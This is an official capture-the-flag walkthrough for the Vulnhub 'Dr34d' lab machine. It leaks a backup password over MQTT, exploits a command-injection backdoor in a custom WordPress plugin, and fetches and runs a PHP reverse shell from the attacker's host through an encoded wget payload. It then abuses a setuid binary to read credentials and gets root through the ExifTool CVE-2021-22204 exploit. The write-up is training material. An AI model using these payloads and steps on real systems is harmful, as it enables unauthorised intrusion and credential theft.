Vulnhub - Dr34d Official WriteUp

Nmap Scan

```
nmap -p 0-65535 192.168.0.111 --open -oA dr34d_full_port -T5 --max-retries 0
```

```
[redacted]$ nmap -p 0-65535 192.168.0.111 --open -oA dr34d_full_port -T5 --max-retries 0
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-19 11:12 PKT
Warning: 192.168.0.111 giving up on port because retransmission cap hit (0).
Strange read error from 192.168.0.111 (49 - 'Can't assign requested address')
Nmap scan report for 192.168.0.111
Host is up (0.0096s latency).
Not shown: 63940 closed tcp ports (conn-refused), 1593 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1883/tcp open  mqtt

Nmap done: 1 IP address (1 host up) scanned in 161.80 seconds
```

```
nmap -p 22,80,1883 192.168.0.111 -oA dr34d_service -T5 -sV -sC
```

```
[redacted]$ nmap -p 22,80,1883 192.168.0.111 -oA dr34d_service -T5 -sV -sC
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-19 11:29 PKT
Nmap scan report for 192.168.0.111
Host is up (0.012s latency).

PORT     STATE SERVICE                VERSION
22/tcp   open  ssh                    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:85:ba:67:5f:e2:b2:43:04:a5:e7:64:87:bf:09:85 (RSA)
|   256 de:fa:c5:49:fa:2e:0f:11:7d:86:2f:b0:5d:0b:c8:94 (ECDSA)
|_  256 42:d5:de:c3:98:64:40:fc:e0:36:d5:d9:73:bf:2f:f9 (ED25519)
80/tcp   open  http                   Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 6.0.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Fun WordPress &#8211; Just another WordPress site
1883/tcp open  mosquitto version 1.4.8
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/clients/active: 1
|     $SYS/broker/load/bytes/received/5min: 330.27
|     $SYS/broker/load/connections/5min: 1.38
|     $SYS/broker/load/publish/sent/15min: 8.46
|     $SYS/broker/timestamp: Tue, 18 Jun 2019 11:59:34 -0300
|     $SYS/broker/publish/messages/sent: 164
|     $SYS/broker/load/messages/sent/15min: 9.54
|     $SYS/broker/bytes/received: 7050
|     $SYS/broker/clients/total: 2
|     $SYS/broker/clients/expired: 0
|     $SYS/broker/load/sockets/15min: 1.35
|     $SYS/broker/load/sockets/5min: 2.11
|     $SYS/broker/version: mosquitto version 1.4.8
|     $SYS/broker/load/sockets/1min: 3.01
|     $SYS/broker/clients/disconnected: 1
|     $SYS/broker/publish/messages/received: 22
|     $SYS/broker/uptime: 1342 seconds
|     $SYS/broker/retained messages/count: 47
|     $SYS/broker/load/bytes/sent/15min: 369.12
|     $SYS/broker/publish/bytes/received: 5786
|     $SYS/broker/subscriptions/count: 4
|     $SYS/broker/publish/messages/dropped: 0
|     $SYS/broker/load/bytes/sent/1min: 177.81
|     $SYS/broker/clients/connected: 1
|     $SYS/broker/messages/stored: 496
|     $SYS/broker/messages/sent: 192
|     $SYS/broker/load/messages/received/15min: 2.74
|     $SYS/broker/messages/received: 74
|     $SYS/broker/load/bytes/sent/5min: 664.37
|     $SYS/broker/load/publish/sent/5min: 15.25
|     $SYS/broker/load/bytes/received/1min: 330.42
|     $SYS/broker/clients/inactive: 1
|     $SYS/broker/load/publish/received/15min: 0.79
```


Open ports:

- **22/tcp**: OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
- **80/tcp**: Apache HTTPd 2.4.18 ((Ubuntu))
- **1883/tcp**: mosquitto version 1.4.8

Enumeration

Web - 80/tcp

Going to the web page on port 80/tcp was found with a fun note indicating a backup file and WordPress is crashed.




Dirsearch

```
python3 dirsearch.py -u "http://192.168.0.111/" -e php
```

Running the dirsearch tool with the default wordlist identified a file named backup.zip

```
 _|. _ _  _  _  _ _|_    v0.4.2.8
(_||| _) (/_(_|| (_| )

Extensions: php | HTTP method: GET | Threads: 25 | Wordlist size: 9380

Output File: /Users/hassankhan/tools/dirsearch/reports/http_192.168.0.111/__22-08-19_11-37-44.txt

Target: http://192.168.0.111/

[11:37:44] Starting:
[11:37:51] 403 -  278B  - /.htaccess
[11:37:51] 403 -  278B  - /.htaccess-dev
[11:37:51] 403 -  278B  - /.ht_wsr.txt
[11:37:51] 403 -  278B  - /.hta
[11:37:51] 400 -  305B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[11:37:51] 403 -  278B  - /.htaccess-marco
[11:37:51] 403 -  278B  - /.htaccess.BAK
[11:37:51] 403 -  278B  - /.htaccess-local
[11:37:51] 403 -  278B  - /.htaccess.bak1
[11:37:51] 403 -  278B  - /.htaccess.inc
[11:37:51] 403 -  278B  - /.htaccess.sample
[11:37:51] 403 -  278B  - /.htaccess.bak
[11:37:51] 403 -  278B  - /.htaccess.old
[11:37:51] 403 -  278B  - /.htaccess.orig
[11:37:51] 403 -  278B  - /.htaccess.txt
[11:37:51] 403 -  278B  - /.htaccess.save
[11:37:51] 403 -  278B  - /.htaccess/
[11:37:51] 403 -  278B  - /.htaccess_sc
[11:37:51] 403 -  278B  - /.htaccess_extra
[11:37:51] 403 -  278B  - /.htaccess_orig
[11:37:51] 403 -  278B  - /.htaccessBAK
[11:37:51] 403 -  278B  - /.htaccess~
[11:37:51] 403 -  278B  - /.htaccessOLD
[11:37:51] 403 -  278B  - /.html
[11:37:51] 403 -  278B  - /.htm
[11:37:51] 403 -  278B  - /.htgroup
[11:37:51] 403 -  278B  - /.htpasswd-old
[11:37:51] 403 -  278B  - /.htpasswd/
[11:37:51] 403 -  278B  - /.htpasswd.bak
[11:37:51] 403 -  278B  - /.htpasswd.inc
[11:37:51] 403 -  278B  - /.htpasswd
[11:37:51] 403 -  278B  - /.htpasswd_test
[11:37:51] 403 -  278B  - /.htpasswds
[11:37:51] 403 -  278B  - /.httr-oauth
[11:37:51] 403 -  278B  - /.htusers
[11:37:51] 403 -  278B  - /.htaccessOLD2
[11:37:53] 403 -  278B  - /.php
[11:37:53] 403 -  278B  - /.php3
[11:38:25] 400 -  305B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[11:38:32] 200 -   22MB - /backup.zip
[##########           ] 53%     5035/9380        141/s        job:1/1  errors:0
```

Downloaded the backup.zip file but the file was password protected.



MQTT - 1883/tcp

After some googling I came to know that authentication on MQTT port 1883/tcp is optional and

even if authentication is used encryption is used by default which means MITM attacks are possible as well.
Following a great enumeration resource for this port, https://book.hacktricks.xyz/network-services-pentesting/1883-pentesting-mqtt-mosquitto found an MQTT shell script https://github.com/bapowell/python-mqtt-client-shell which lets you connect and subscribe to all topics on mosquitto server.

Performed Connection to the port 1883:

```
[redacted]$ python3 mqtt_client_shell.py

Welcome to the MQTT client shell.
Type help or ? to list commands.
Pressing <Enter> on an empty line will repeat the last command.

Client args: client_id=paho-8239-Hassans-MacBo, clean_session=True, protocol=4 (MQTTv3.1.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
> connection

Connection args: host=localhost, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-8239-Hassans-MacBo, clean_session=True, protocol=4 (MQTTv3.1.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
> host 192.168.0.111

Connection args: host=192.168.0.111, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-8239-Hassans-MacBo, clean_session=True, protocol=4 (MQTTv3.1.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
> connect
/Users/hassankhan/projects/dr34d/python-mqtt-client-shell/mqtt_client_shell.py:945: DeprecationWarning: distutils Version classes are deprecated. Use packaging.version instead.
  if LooseVersion(paho.mqtt.__version__) < LooseVersion("1.3.0"):
/Users/hassankhan/projects/dr34d/python-mqtt-client-shell/mqtt_client_shell.py:947: DeprecationWarning: distutils Version classes are deprecated. Use packaging.version instead.
  elif LooseVersion(paho.mqtt.__version__) < LooseVersion("1.4.0"):
                            on_log(): level=16 - Sending CONNECT (u0, p0, wr0, wq0, wf0, c1, k60) client_id=b'paho-8239-Hassans-MacBo'

***CONNECTED***
Subscriptions:
Connection args: host=192.168.0.111, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-8239-Hassans-MacBo, clean_session=True, protocol=4 (MQTTv3.1.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
>                             on_log(): level=16 - Received CONNACK (0, 0)
                            on_connect(): result code = 0 (Connection Accepted.)
                                          flags = {'session present': 0}


***CONNECTED***
Subscriptions:
Connection args: host=192.168.0.111, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-8239-Hassans-MacBo, clean_session=True, protocol=4 (MQTTv3.1.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
```

Upon subscribing to all topics, a message was received.

```
> subscribe #
                            on_log(): level=16 - Sending SUBSCRIBE (d0, m1) [(b'#', 0)]
...msg_id=1, result=0 (No error.)

***CONNECTED***
Subscriptions: (topic=#,qos=0)
Connection args: host=192.168.0.111, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-8239-Hassans-MacBo, clean_session=True, protocol=4 (MQTTv3.1.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
>                             on_log(): level=16 - Received SUBACK
                            on_subscribe(): subscribed: msg_id = 1, granted_qos = (0,)
                            on_log(): level=16 - Sending PINGREQ
                            on_log(): level=16 - Received PINGRESP
                            on_log(): level=16 - Received PUBLISH (d0, q0, r0, m0), 'notes', ...  (263 bytes)
                            on_message(): message received: Topic: notes, QoS: 0, Payload Length: 263
                                                            Payload (str): b"hello Splint3r7, forwarding you credentials to our web server and backups using MQTT publisher. Please keep those credential
s in a secure way and don't share with anyone else, Now a days our CEO isn't in good mood, don't get me fired. password: 'Backup%321MQTT@@'"
                                                            Payload (hex): b'68656c6c6f2053706c696e743372372c20666f72776172646964696e6720796f752063726564656e7469616c7320746f206f7572207765622073657276657220
616e64206261636b7570732073696e67204d515454207075626c69736865722e20506c65617365206b656570207468617365206372656564656e7469616c7320696e206120736563757265207617920616e6420646f6e277420736861726520776974686f
16e796f6e6520656c73652c204e6f7720612064617973206f75722043454f2069736e277420696e20676f6f64206d6f6f642c20646f6e277420676574206d652066697265642e20706173737776f72643a20274261636b7570253332314d515454404027'
```

```
hello Splint3r7, forwarding you credentials to our web server and backups using MQTT publisher. Please keep those credentials in a secure way and don't share with anyone else, Now a days our CEO isn't in good mood, don't get me fired. password: 'Backup%321MQTT@@'"
```

Tried disclosed credentials in the password zipped backup.zip file and it worked like a charm :)

```
hassankhan@Hassans-MacBook-Air ~/Downloads$ unzip backup.zip
Archive:  backup.zip
   creating: wordpress/
[backup.zip] wordpress/wp-trackback.php password:
  inflating: wordpress/wp-trackback.php
  inflating: wordpress/wp-mail.php
  inflating: wordpress/wp-config.php
   creating: wordpress/wp-admin/
  inflating: wordpress/wp-admin/edit.php
  inflating: wordpress/wp-admin/site-health.php
  inflating: wordpress/wp-admin/erase-personal-data.php
  inflating: wordpress/wp-admin/edit-comments.php
  inflating: wordpress/wp-admin/credits.php
  inflating: wordpress/wp-admin/install.php
  inflating: wordpress/wp-admin/privacy-policy-guide.php
   creating: wordpress/wp-admin/js/
  inflating: wordpress/wp-admin/js/word-count.min.js
  inflating: wordpress/wp-admin/js/gallery.js
  inflating: wordpress/wp-admin/js/updates.js
  inflating: wordpress/wp-admin/js/plugin-install.js
  inflating: wordpress/wp-admin/js/image-edit.js
  inflating: wordpress/wp-admin/js/dashboard.min.js
  inflating: wordpress/wp-admin/js/svg-painter.min.js
  inflating: wordpress/wp-admin/js/media.js
   creating: wordpress/wp-admin/js/widgets/
  inflating: wordpress/wp-admin/js/widgets/media-widgets.min.js
  inflating: wordpress/wp-admin/js/widgets/custom-html-widgets.js
  inflating: wordpress/wp-admin/js/widgets/media-widgets.js
  inflating: wordpress/wp-admin/js/widgets/media-video-widget.min.js
  inflating: wordpress/wp-admin/js/widgets/media-image-widget.js
  inflating: wordpress/wp-admin/js/widgets/media-audio-widget.min.js
  inflating: wordpress/wp-admin/js/widgets/text-widgets.js
  inflating: wordpress/wp-admin/js/widgets/media-gallery-widget.min.js
  inflating: wordpress/wp-admin/js/widgets/media-image-widget.min.js
  inflating: wordpress/wp-admin/js/widgets/media-video-widget.js
  inflating: wordpress/wp-admin/js/widgets/media-audio-widget.js
  inflating: wordpress/wp-admin/js/widgets/custom-html-widgets.min.js
  inflating: wordpress/wp-admin/js/widgets/text-widgets.min.js
  inflating: wordpress/wp-admin/js/widgets/media-gallery-widget.js
```

Source Code Analysis

After extracting the backup.zip, A WordPress source code was presented. Upon further analysis, it has been identified that the developer has written a custom WordPress plugin “dr34d-plugin” that was vulnerable to command injection vulnerability.

Vulnerable code was found in dr34d.php:

```
110
111  if ( !defined('ABSPATH') )
112      define('ABSPATH', dirname(__FILE__) . '/');
113
114      if ($_GET['year'] == '2022' and $_GET['month'] == strtoupper('august') and $_GET['date'] == strtotime('
         08/08/2022')) {
115
116          system( urldecode ( base64_decode ($_GET['backup'])));
117      }
118
```

Given below is the explanation of the functions that have been used in the code

- **Strtoupper**: convert string to the upper case letters
- **Strtotime**: Parse English textual date times into Unix timestamps:
- **System**: Executes the command and gives the output results.
- **Urldecode**: Decodes the URL encoded strings
- **Base64_decode:** decodes base64 encoded strings


Exploitation of WordPress Plugin

In order to make the system command work, all the values of parameters should be in the correct format, as can be seen in the code that the “and” statement has been used on line 114.

The URL must be the first URL encoded and then base64 encode on the backup parameter on line 116:

Hence the final URL looks like this with the execution of the “id” command:

http://192.168.0.111/wp-content/plugins/dr34d-plugin/dr34d.php?backup=aWQ=&year=2022&month=AUGUST&date=1659916800



Which resulted in the successful execution of “id” command. Now it’s time to get a reverse shell.

Reverse shell

In order to get a reverse shell, a “php-reverse-shell.php” was uploaded to the web server and executed using “php -f php-reverse-shell-1.0.php” command.

```
wget http://192.168.0.102:1234/php-reverse-shell.php -O /tmp/shell.php &&
php -f /tmp/shell.php
```

Final payload:

```
http://192.168.0.111/wp-content/plugins/dr34d-plugin/dr34d.php?backup=d2dld
CUyMGh0dHAlM0ElMmYlMmYxOTIuMTY4LjAuMTAyJTNBMTIzNCUyZnBocC1yZXZlcnNlLXNoZWxs
LnBocCUyMC1PJTIwJTJmdG1wJTJmc2hlbGwucGhwJTIwJTI2JTI2JTIwcGhwJTIwLWYlMjAlMmZ
0bXAlMmZzaGVsbC5waHA=&year=2022&month=AUGUST&date=1659916800
```

Hosting PHP reverse shell in local server.

```
[redacted]$ python -m SimpleHTTPServer 1234
Serving HTTP on 0.0.0.0 port 1234 ...
192.168.0.111 - - [19/Aug/2022 14:00:35] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

Listing on port 1447 for reverse shell connection

```
[redacted]$ nc -ln 1447
Linux ubuntu-xenial 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 09:00:35 up  2:53,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

User Shell Enumeration

A “chat” binary was identified in the home directory of the user “splint3r7”

```
$ ls -la
total 56
drwxr-xr-x 4 splint3r7 splint3r7 4096 Aug 12 11:56 .
drwxr-xr-x 4 root      root      4096 Aug  9 09:50 ..
-rw-r--r-- 1 splint3r7 splint3r7  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 splint3r7 splint3r7 3771 Aug 31  2015 .bashrc
drwx------ 2 splint3r7 splint3r7 4096 Aug  6 11:46 .cache
-rwx------ 1 splint3r7 splint3r7  322 Aug  9 10:54 .chat.py
drwxrwxr-x 2 splint3r7 splint3r7 4096 Aug  8 20:52 .nano
-rw-r--r-- 1 splint3r7 splint3r7  655 Jul 12  2019 .profile
-rw-rw-r-- 1 splint3r7 splint3r7   66 Aug  9 09:51 .selected_editor
-rw------- 1 splint3r7 splint3r7 2797 Aug 12 11:56 .viminfo
-rwsrwxr-x 1 splint3r7 splint3r7 8608 Aug 12 11:42 chat
-rwx------ 1 splint3r7 splint3r7   33 Aug 11 15:20 user.txt
$
```

Used gdb to reverse the binary and identified as a sensitive function execvpe that is responsible

for the execution of commands.

```
$ gdb -q ./chat
Reading symbols from ./chat...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x40052a
(gdb) info break
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0x000000000040052a <main+4>
(gdb) run
Starting program: /home/splint3r7/chat

Breakpoint 1, 0x000000000040052a in main ()
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) [answered Y; input not from terminal]
Starting program: /home/splint3r7/chat

Breakpoint 1, 0x000000000040052a in main ()
(gdb) bt
#0  0x000000000040052a in main ()
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
__execvpe (file=0x0, argv=0x7ffc7550d530, envp=0x7ffc7550d538) at execvpe.c:50
50      execvpe.c: No such file or directory.
```

As the “chat” binary is owned by the user “splint3r7” and using the chat binary one can execute the command as splint3r7 user.

```
$ ./chat whoami
splint3r7
$ ./chat id
uid=33(www-data) gid=33(www-data) euid=1002(splint3r7) groups=33(www-data)
$ ./chat cat user.txt
b08d32c[redacted]
$
```

Another interesting file was identified on “/connection/connection.txt” which was owned by the user “splint3r7”. The “chat” binary allowed us to read the contents of “/connection/connection.txt”, which further provided access to the ssh credentials.

```
$ ls -la /connection/connection.txt
-rwx------ 1 splint3r7 splint3r7 23 Aug 12 12:01 /connection/connection.txt
$ ./chat cat /connection/connection.txt
splint3r7:%cizU%^%^8xY
$
```

```
[redacted] ~$ ssh splint3r7@192.168.0.111
splint3r7@192.168.0.111's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

192 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Thu Aug 18 17:07:49 2022 from 192.168.0.109
splint3r7@ubuntu-xenial:~$
```

Perfect, landed as splint3r7 ssh user shell :)

Privilege Escalation

It was identified that the user was able to execute ExifTool as a sudo on the machine. Further, ExifTool had version 12.23 which is vulnerable to Arbitrary code execution vulnerability.

```
[redacted] ~$ ssh splint3r7@192.168.0.111
splint3r7@192.168.0.111's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

192 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Thu Aug 18 17:07:49 2022 from 192.168.0.109
splint3r7@ubuntu-xenial:~$
```

https://github.com/se162xg/CVE-2021-22204 exploit was used for the privilege escalation.

```
splint3r7@ubuntu-xenial:/tmp/CVE-2021-22204$ bash craft_a_djvu_exploit.sh '/bin/bash -i'
splint3r7@ubuntu-xenial:/tmp/CVE-2021-22204$ sudo /usr/local/bin/exiftool delicate.jpg
root@ubuntu-xenial:/tmp/CVE-2021-22204# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-xenial:/tmp/CVE-2021-22204# whoami
root
root@ubuntu-xenial:/tmp/CVE-2021-22204# cat /root/root.txt
7313bb[redacted]
root@ubuntu-xenial:/tmp/CVE-2021-22204#
```

Successfully got on the box :)

Note: Feel free to try out dirty cow kernel privilege escalation exploits but they might break the machine.